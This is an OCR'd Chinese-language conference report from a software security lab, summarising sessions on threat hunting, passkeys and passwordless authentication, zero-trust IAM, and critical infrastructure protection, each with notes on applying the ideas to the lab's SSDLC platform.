


威脅狩獵迷宮（The Threat Hunt Maze）是一種象徵性的概念，用來描述組織在進行威脅狩獵時所面臨的挑戰和複雜性。這個概念強調了威脅狩獵不僅僅是一個簡單的過程，而是一個需要克服多重障礙的複雜任務。作為威脅獵手（Threat Hunter）的，我們可能會遇到不同類別的威脅和安全問題，從已知的威脅到意外發生的威脅、部分理解的威脅和未知的威脅，這將其稱為「發現光譜（Discovery Spectrum）」。

發現光譜是一種概念性方法，根據我們對威脅和問題的了解和理解程度將其分為四類：

1. Known Knowns：透過既定的偵測和緩解程序，有詳細記錄和理解的威脅。
2. Unknown Unknowns：以前未識別或認識到的隱藏的意外安全風險。威脅獵手積極尋找這些具有挑戰性和破壞性威脅的指標。
3. Known Unknowns：已記錄但尚未完全理解的已知威脅。網路安全專家已經意識到這一點，但仍有知識差距。威脅獵手的目標是更深入地了解。
4. Unknown Knowns：組織中存在但未被識別、可能隱藏或被忽視的風險。威脅追蹤者透過調查和數據分析發現並解決這些問題。

威脅狩獵迷宮強調了組織在處理威脅時需要面對的複雜性，並提醒組織需要有效的策略、技術和協同合作，以克服這些挑戰，保護其數據和資產免受潛在的威脅。



3. 威脅狩獵現實生活實務 (Threat Hunting Real-Life Practices)

成功的威脅狩獵需要規劃、技術知識和正確的工具，我們可以將因素根據其作用和對流程的作用進行分組：

1. 策略和組織因素（Management）：這些方面提供了頂層指導，並鼓勵在組織內發展積極主動的網路安全文化和思維方式。
2. 關鍵推動因素（Visibility, Data Quality, and Situational Awareness）：這些是支援策略規劃和威脅搜尋實際執行的基本組成。
3. 操作和技術因素（Technical）：這些要素共同增強了威脅搜尋的實務方法，並加強了該過程的技術方面，其中涉及威脅搜尋操作期間執行的實際任務。
4. 持續的學習和培訓對於培養正確的心態、提高意識、增強團隊的技術能力至關重要。

要成功的執行威脅狩獵，首先要開始了解數據規格、利用實務知識並學習數據，我們可以透過下列問題協助我們尋找合適方法。

1. 可以匯總哪些資料類型來闡明狩獵時的活動？
2. 有哪些資料類型，它們有哪些屬性？
3. 對環境真正了解多少？環境有什麼異常？
4. 行為是關鍵，那也有什麼罕見的活動事件？判斷的標準是什麼？具體是會發生什麼事？

在了解資料後，可以使用矩陣來表示這些內容，具體作法如下：

1. 跨資料類型識別相近的實體
2. 識別認為最有可能相關的資料類型

3. 參考相關技術手冊繪製識別圖
4. 試著提供額外的上下文(context)
5. 建立攻擊序列相關敘述順序，以建立自訂亦警報和狩獵查詢

（十四） 議題：身分與存取管理高峰會(Identity & Access Management Summit)

本議題由 JOHN CARNES 全球主管、DEAN SAXE 高級安全工程師、及 DAN HIGHAM 管理夥伴、JEFF REICH 執行董事、ANDREW SHIKIAR 執行董事


1. 身份安全 (Identity Security)：

講座闡述身份認證議題是一件重要的事情，為防止無權限者訪問不被許可的資源，身份和訪問管理是當今數位時代的關鍵組成部分。在數位世界中，身份可以是一個用戶名、一個電子郵件地址、一個身份證號碼，或甚至是一個裝置的唯一識別碼，其被視為一個人或實體的識別方式，我們藉由這個身份來訪問數據、應用程式、系統和服務。由於有個資考量等因素存在，身份不一定要是如姓名、電子信箱等個人資訊，其可以是ID、Username 等唯一值等可以用於識別使用者的資訊。

如 TTC 軟體安全實驗室提供 SSDLC 平台服務，我們讓使用者（廠商）於系統上申請服務使用權限，經審核許可後我們將為申請的使用者提供帳號，廠商可使用帳號來使用我們提供的服務，此帳號即為該使用者於 SSDLC 平台服務上的身份，當使用者申請特定服務需求時，我們將會為該帳號賦予對應權限，因此服務被使用時平台可驗證該身份的合法性以及被授權的權限來決定是否允許對應的操作。


身份的具體說明可參考下列說明，簡單來說身份即為可以代表某一個對象的元素，以 SSDLC 平台為例，帳號即為使用者於平台上的身份證明：

1. 個人的顯著特質或個性（個性）或透過心理認同建立的關係
2. 與所描述或斷定的事物相同的條件
3. 不同情況下基本或一般特徵的相同性或構成事物客觀現實的一切事物的同一性（單一性）
4. 滿足所有象徵值的方程式
5. 可作為身份識別的元素




2. 無密碼登入認證方法 (The State of Passwordless Authentication)

現今網路蓬勃發展之下，每個人都難免擁有許多帳號，但是帳號盜用事件卻時有耳聞。面對日益精進且無孔不入的駭客，對於政府、企業及民眾來說，帳號密碼的安全是我們不得不面對的一個重要問題。身份保護事實份重要的一件事情，如何保護帳號的安全是現今人們移植在研究的課題之一，人們為了帳號的安全性訂定了許多機制，如高複雜度或高長度的密碼要求、多因子認證技術、一次性密碼技術、定期更改密碼要求等各式機制與技術的導入，以確保使用者帳號的安全性，然這些技術的導入使的密碼變得更為複雜，使密碼變得不容易記住，且這種傳統密碼的技術還是容易遭到破解或是外流，密碼亦仍可能藉由電腦程式破解，或是陷入釣魚網站的陷阱之中，安全性仍舊欠佳，因此人們也在找尋更好的技術。




FIDO 組織因而提出 Passkey 的身份驗證方式，FIDO（Fast Identity Online），是一個國際性的業界聯盟，致力於推動更強大、更安全的身份驗證技術，以解決網路身份驗證和密碼管理的挑戰。其使命是減少對傳統密碼的依賴，提高在線身份驗證的安全性。FIDO 聯盟的主要目標是制定和促進開放標準，以實現更強大的身份驗證方法，同時提供更好的用戶體驗。這種標準通常包括生物識別技術（如指紋辨識和虹膜掃描）以及公開密鑰加密。FIDO 的標準和協定旨在消除密碼被竊取或破解的風險，同時確保數據的隱私和安全。

Passkey 核心概念是通過密鑰來確認用戶的身份。Passkey 的運作方式與傳統密碼不同，透過採用公私鑰架構，將私鑰保存在自己手上，在系統端只保存公鑰，已讓不需要用戶記住複雜的密碼，並確保身份驗證過程的安全性。




使用 Passkey 進行身份驗證時是使用特定的設備（如 USB 安全密鑰、智慧型手機等）產生之密鑰對（公鑰和私鑰）進行身份驗證，當使用者需要進行身份驗證時，Passkey 將與相應的服務提供商進行通信，以確認用戶的身份，由於 Passkey 驗證用私鑰僅會儲存於設備之中不會上傳至雲端伺服器，因此也可以藉此避免釣魚攻擊。



Passkey 身份驗證方式具有多項優勢和廣泛的應用場景。

更高的安全性：Passkey 使用密鑰對的加密方式，相較於傳統密碼更難受到攻擊或破解。此外，密鑰保存在特定設備中，降低了被竊取的風險。


1. 無密碼登入：Passkey 消除了用戶需要記住複雜密碼的需求，提供了更便捷的身份驗證方式，同時減少了密碼相關的問題，如遺忘或泄露。
2. 多因素身份驗證：Passkey 可以與生物識別技術結合，實現雙因素身份驗證，提供更高的安全性。
3. 多種應用場景：Passkey 可用於各種應用場景，包括網路登入、金融交易、數據存取控制等，並且廣泛支援不同的平台和服務提供商。
4. 跨平台互通：FIDO 組織的標準確保了 Passkey 的跨平台互通性，用戶可以在不同的設備和服務上使用同一個 Passkey 進行身份驗證。



軟體安全實驗室提供 SSDLC 平台服務，如何保護帳號安全這一部分是一個重要的議題，且平台亦將預計整合置放於其他不同地方的子系統，由於 Passkey 的特性，Passkey 可作為強化服務身份驗證安全的參考方式。

3. Passkeys 的其他考量 (Thinking differently about passkeys)

Passkeys 可依據其轉移邊界分為 Device-bound passkey 與 Synced passkey，Device-bound passkey 確保只有合法擁有該特定設備的用戶才能訪問數據或系統，而 Synced passkey 則確保在不同設備上使用相同的通行密碼，以便訪問相關資源或服務，不同類型在安全性、便利性等方面上皆由優劣，如何取得平衡較為重要。



Device-bound passkey 用於確保特定設備與用戶之間的身份關聯性和安全性。這種方法的目的是增強身份驗證的安全性，確保只有合法擁有該特定設備的用戶才能訪問數據或系統。Device-bound passkey 的核心思想是將特定的通行密碼（通常是密鑰對中的私有密鑰）與一個具體的設備相關聯。這意味著該通行密碼僅在特定設備上有效，並且不能在其他設備上使用。這有助於解決以下問題：

1. 設備安全性：通過將通行密碼與特定設備綁定，只有當該設備處於正常安全狀態時，通行密碼才有效。如果設備被遺失、竊取或受到未經授權的訪問，通行密碼將無法使用。
2. 身份驗證安全性：這種方法提高了身份驗證的安全性，因為除了知道通行密碼外，攻擊者還必須擁有特定的設備。這增加了攻擊的難度。

Synced passkey 通常用於身份驗證和授權流程，特別是當多個設備需要共享相同的通行密碼時。這個概念的目的是確保在不同設備上使用相同的通行密碼，以便訪問相關資源或服務。同步通行密碼有幾種常見的應用場景：

1. 多設備身份驗證：當用戶使用多個設備（例如智慧型手機、平板電腦和桌面電腦）時，同步通行密碼允許他們使用相同的通行密碼來登入每個設備，無需記住多個不同的密碼。
2. 多平台應用程式訪問：對於跨不同平台的應用程式，如移動應用程式和 Web 應用程式，同步通行密碼可確保用戶可以一致地訪問應用程式，而無需經常更改密碼。
3. 單一登入（Single Sign-On，SSO）：同步通行密碼也用於 SSO 解決方案，這允許用


戶一次身份驗證，然後自動訪問多個不同的應用程式，而無需重複輸入密碼。

Device-bound passkey 通常與生物識別技術（如指紋識別、臉部識別）或物理密鑰（如 USB 安全密鑰）結合使用，以確保特定設備和用戶之間的唯一性和安全性。Synced passkey 提供了便利性和一致性，同時減少了用戶需要記住多個密碼的負擔，使 Passkey 可在不同裝置上使用。NIST SP 800-63B-4 對於 Passkey 的分類如下：

1. Synced passkey：單因素或多因素加密軟體驗證器
2. Device-bound passkey：單因素或多因素加密設備

為了提高 Passkey 的可靠度，我們可以透過一些方法來提高憑證的基數(credential cardinality)：

1. 備份 Device-bound passkey（也就是說需要有 security keys）
2. 要有連線中斷時的金鑰供應者生態系統
3. 生態系之間的使用者遷移機制



Credential 管理上有幾個重點需要注意：

1. 一個帳戶可以有多個 Credential，當新的 Credential 被建立時證書的 Relying Party 需通知使用者新的 Credential 被建立一事
2. Relying Party 需要確保 Credential 事可被識別的，如需紀錄名字、Metadata(date、browser、IP、GeoIP 等資訊)、Credential 建立時間、目前存活的 Session、上次使用的時間等資訊
3. 不再需要時記得將建立 Passkey 移除，以避免該不再需要的 Passkey 被使用到


若要導入於我們的服務時，需思考要如何平衡 Passkey 的便利性與安全性，以及 Passkey、Credential 的管理方式，以強化身份驗證的安全。

4. 大型企業零信任現代化 IAM 的實用步驟 (Practical Steps for Modernizing IAM with Zero Trust for Large Enterprises)

隨著威脅逐漸演變，傳統安全觀念（內部網路是安全的，而外部網路是不安全的）變得不再足夠。零信任安全性框架核心理念是「永不信任，始終驗證」其假設不論用戶或設備是否在內部或外部網路都不應被信任。零信任技術要求任何對使用者、設備和應用程式的訪問進行嚴格的身份驗證和授權。這一概念轉變了傳統的「信任內部，懷疑外部」的形式，透過使所有訪問都需要經過驗證和授權來確保安全性。

零信任的驅動要素如下：


1. 保護資訊免於未經授權的外洩或濫用（無論是故意、意外或惡意的因素）。
2. 確保僅授予使用者存取被授權的資訊和功能的權限、角色、指派的設備以及相關條件資訊。
3. 確保服務和資訊不依賴公司網路的使用。
4. 為 IT 系統提供穩定的可預測性，實現數位轉型和減少影響半徑，降低破壞性資訊安全事件



零信任有 7 大準則，藉由這些準則可為企業帶來如細分縮小法規和合規審計的範圍、減少支援問題的數量、減少資本支出和營運支出並消除系統採購中的浪費、移除 VPN 存取以消除網路壅塞、降低授權購買和續約成本、減少自動化帶來的負擔等好處：

1. 所有資料來源和計算服務都被視為資源。
2. 無論網路位置如何，所有通訊都要是安全的。
3. 各個企業資源的存取權限是按每個 Session 授予的。
4. 資源的存取由動態策略決定。
5. 企業監控和測量所有擁有和相關資產的完整性和安全狀況。

6. 所有資源身份驗證和授權都是動態的，並且在允許存取之前需嚴格執行。
7. 企業收集盡可能多的有關資產、網路基礎設施和通訊當前狀態的資訊，並利用這些資訊來改善其安全狀況。



Benefits and Planned Outcomes of Zero Trust

Business Value


Zero Trust Tenets	Description	Benefits	Capabilities	Planned Business Outcomes
All data sources and computing services are considered as 'resources'	Users, endpoints, infrastructure, cloud, network is classified as resources	Allows for policies to be enforced with configurable rules	• Adaptive AuthN • Dynamic Policy Enforcement	• Segmentation reducing the scope of regulations and compliance audits. • Reduce Call Volume to Service Desks for support issues (Top 3 out of 5) • Reduces CAPEX and OPEX removes waste from system purchases • Allows for same day onboarding, users & devices • Remove congestion on the network by eliminating VPN access • Reduce licensing purchasing and renewal costs • Reduce remediation activities burden due to automation
Access is provided based on a dynamic risk-based policy	Ensure the right people have the right access, at the right time	Removes excessive privileges through dynamic provisioning	• Dynamic Provisioning	
All communication is secured (internal or external)	Using API, PKI, vaults, and privileged access preventing unsecure applications	Standardize application architecture	• API-Driven Applications • Global Secrets Vaulting (for Hybrid IT Operating Environments)	
All access is provided 'per-session'	Based on attributes and real-time rule enforcement	Eliminate bad actors' ability to move laterally	• Global Least Privilege Access Management (supported by account takeover [ATO] detection) • Dynamic Policy Enforcement	
Collect as much information about the network and infrastructure as possible	Visibility is essential in managing and controlling everything on the network.	Discover and classify all devices on the network including what's not operational	• Dynamic Asset Inventory • East-West Traffic Filtering • Device Health Monitoring	
Dynamic authentication and authorization is strictly enforced before granting access	Using token-based authorization and access based on attributes to access your resources	Secure user experience and enforces policies	• Adaptive Authentication	
All devices should be in the most secure state possible. They should be monitored for this	Ensures vulnerabilities are realized and remediated quickly, as they arise	Reduce the attack surface of the organization	• Micro-segmentation and "Sand-boxing"	

9

HYBRID PATHWAYS
a new era technology company

Zero Trust Abstract Model 旨在確保組織的安全性，無論用戶或設備是否在組織的內部或外部網路，都不應該被預設信任。該模型包括多個關鍵元素，這些元素共同確保資產和數據的安全性。

1. 持續身份驗證與授權（Continuous Authentication & Authorization）：這一元素要求對用戶和設備進行持續的身份驗證，而不僅僅是一次性的。組織需要確保用戶的身份仍然有效，並根據需要調整其訪問權限。
2. 適應性訪問管理和邊界（Adaptive Access Management & Perimeter）： Zero Trust 模型有別傳統的網路邊界，而是強調根據用戶和設備的需求調整訪問控制，以確保適當的訪問權限。
3. 密碼管理和保管（Secrets Management & Vaulting）：這一元素涉及管理和保護敏感數據，如密碼、API 金鑰和其他機密資訊，以確保它們不被未經授權的訪問。
4. 基礎設施（Infrastructure）：包括對組織的整個基礎設施進行嚴格的訪問控制，無論是實體環境還是虛擬環境。
5. 公開密鑰基礎設施（Public Key Infrastructure，PKI）： PKI 是一種安全架構，用於管理密碼、數位憑證和安全通信。其在 Zero Trust 模型中有助於確保通信的安全性。
6. 分類和標記（Classification & Labeling）：這一元素涉及將數據和資產分類和標記，以確保它們受到適當的訪問控制和保護。
7. 治理和威脅保護（Governance & Threat Protection）：這一元素要求組織實行嚴格的治理政策，以確保安全性，同時部署威脅保護機制，以檢測和處理威脅。
8. 資源清單（Resource Inventory）：組織需要建立一個完整的資源清單，以了解其資產和數據的位置，並確保它們受到適當的保護。



軟體安全實驗室 SSDLC 平台提供檢測服務給廠商使用，由於是針對軟體行檢測，送測物無論是原始碼還是二元碼皆為廠商重要的資產，且平台亦有廠商的個資等重要資訊，因此對於權限的控管十分重要，零信任技術強調是不信任，需驗證，此技術可用於提供之服務資源管理的參考依據。

（十五） 議題：網路安全管理人員和從業人員關鍵基礎設施保護的基礎知識(FUNDAMENTALS OF CRITICAL INFRASTRUCTURE PROTECTION FOR CYBERSECURITY EXECUTIVES AND PRACTITIONERS)

本議題由 CHUCK GEORGO 總監、VIKAS BHATIA 首席執行長、BILLY SASSER 顧問、JASON BURT 顧問、ANDREW VON RAMIN MAPP 董事長、MICHAEL RITCHIE 董事長、KEITH GIVENS 調查員、JUSTIN CRENSHAW 特工、JASON RUEHLE 特務

講座指出，關鍵基礎設施保護（Critical Infrastructure Protection，簡稱 CIP）對於資訊安全專業人員而言至關重要，它涉及保護對一個國家的經濟、安全和公共健康運作至關重要的系統和資產。此關鍵基礎設施資安防護工作坊，主要由美國國土安全部（DHS）、聯邦調查局（FBI）以及 InfraGard 成員聯盟的高層主管進行交流溝通。

美國在國土安全和關鍵基礎設施保護的歷史概要，在 2001 年 9/11 事件之前，美國的國土安全和關鍵基礎設施保護主要由各個聯邦機構如聯邦調查局（FBI）和聯邦緊急事務管理局（FEMA）分別負責，缺乏整體統一的部門或策略。然而，為處理 2001 年 9/11 事件的威脅，美國政府於 2002 年成立了國土安全部（DHS），這個部門整合了 22 個聯邦機構和

部門，包括美國海岸警衛隊、FEMA 和移民及國籍局，以提高協調和處理的能力。

此外，總統主導的國土安全指令（HSPD）也扮演著重要角色。喬治·布希總統發佈了一系列 HSPD，提供了有關國土安全和關鍵基礎設施保護的戰略指導。例如，HSPD-7 概述了識別和優先處理關鍵基礎設施的框架，促進了更有效的保護措施的實施。這些步驟旨在提高美國的安全，確保關鍵基礎設施的穩定運作。而總統決策指令（PDD）中 PDD-63「關鍵基礎設施保護（CIP）」是 1998 年由比爾·克林頓總統頒布的重要政策文件，是主要在加強對國家的關鍵基礎設施免受物理和網路威脅的保護。是建立了一個協調努力以保護關鍵基礎設施部門的框架，包括能源、運輸、電信等部門。它強調了在保護這些重要系統中的公共與私營合作的必要性，奠定了未來有關關鍵基礎設施保護的政策和倡議的基礎，並強調了資訊共享、風險評估和處理的重要性。

關鍵基礎設施部門面臨各種威脅，故為了保護關鍵基礎設施免受中斷或濫用至關重要，因為任何損害都可能對社會和經濟產生深遠的影響，而關鍵基礎設施的威脅有下面三個面向：

- **物理威脅**：物理威脅可以包括自然災害（例如地震、颶風、洪水）、意外事件（例如工業事故、運輸事故）以及故意的破壞或恐怖主義行為（例如爆炸、對基礎設施的實體攻擊）。
- **網路威脅**：網路威脅涉及對資訊系統和技術基礎設施的攻擊。這可能包括黑客攻擊、惡意軟體、拒絕服務攻擊，以及通過網路入侵來破壞關鍵系統。
- **人為威脅**：人為威脅可以包括擁有對關鍵基礎設施訪問權限的員工或承包商所發起的內部威脅，以及帶有惡意意圖的個人或團體對基礎設施的外部威脅。

因此，需要建構一些安全性和韌性措施對於保護這些資產免受各種物理、網路和人為威脅。而保護關鍵基礎設施是一個複雜且需要協作的工作，涉及聯邦、州、市政和部落等層面的政府機構，每個政府層面在保護關鍵基礎設施方面扮演著獨特的角色。而相關的**角色和責任有如下內容：**

- **評估和風險管理**：各級政府機構進行風險評估，以識別脆弱性並優先考慮關鍵基礎設施保護措施。
- **資訊分享**：各級政府機構分享威脅情報、脆弱性和事件報告，以提高局勢感知並協調處理工作。
- **事件處理**：他們處理並管理威脅關鍵基礎設施的事件，包括自然災害、網路攻擊和實體安全違規。
- **監管和合規性**：一些機構制定了特定關鍵基礎設施部門的法規和標準，確保這些部門遵守安全要求。

